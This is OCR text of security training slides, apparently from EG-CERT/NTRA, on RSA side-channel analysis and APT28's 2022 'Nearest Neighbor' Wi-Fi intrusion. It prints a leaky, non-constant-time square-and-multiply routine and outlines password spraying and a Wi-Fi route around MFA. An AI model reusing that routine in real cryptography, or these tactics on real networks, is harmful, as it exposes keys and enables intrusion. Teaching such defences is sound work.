


Side channel analysis For RSA encryption


```python
def modular_exponentiation(b, e, n):
    A = 1
    X = b % n
    k = e.bit_length()  # Number of bits in e

    for i in range(k - 1, -1, -1):   # Iterate from k-1 downto 0
        A = (A * A) % n              # Square step
        if (e >> i) & 1:             # Check if the i-th bit of e is 1
            A = (A * X) % n          # Multiply step

    return A
```



Example of testing setup



Example of testing setup



EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Why?!!

Isn’t that too much security ?!!

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

The bad Neighbour

Trust No One, Especially Your Neighbor

EG|CERT


NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Incedent

- In early Feb 2022
- Organization A’s detection signature system flagged a breach.
- Investigations linked the attack to GruesomeLarch (APT28, Fancy Bear, etc.).
- The group targeted individuals working on Ukraine-related projects.
- Attackers compromised a server on the network.
- Initial access was gained through the enterprise Wi-Fi network.

[The Nearest Neighbor Attack: How A Russian APT Weaponized Nearby Wi-Fi Networks for Covert Access | Volexity]


enterprise Wi-Fi network



Password Spraying attack

- Attackers needed valid credentials to access the network.
- Attackers Used password-spraying on a public-facing service to obtain credentials.

try common passwords on different accounts



Multi-factor authentication

- Attackers Faces some issues, accessing the network remotely must be done through MFA
- Although, for the Wi-Fi network there is no need for the MFA
- Wi-Fi access required only a valid username and password.

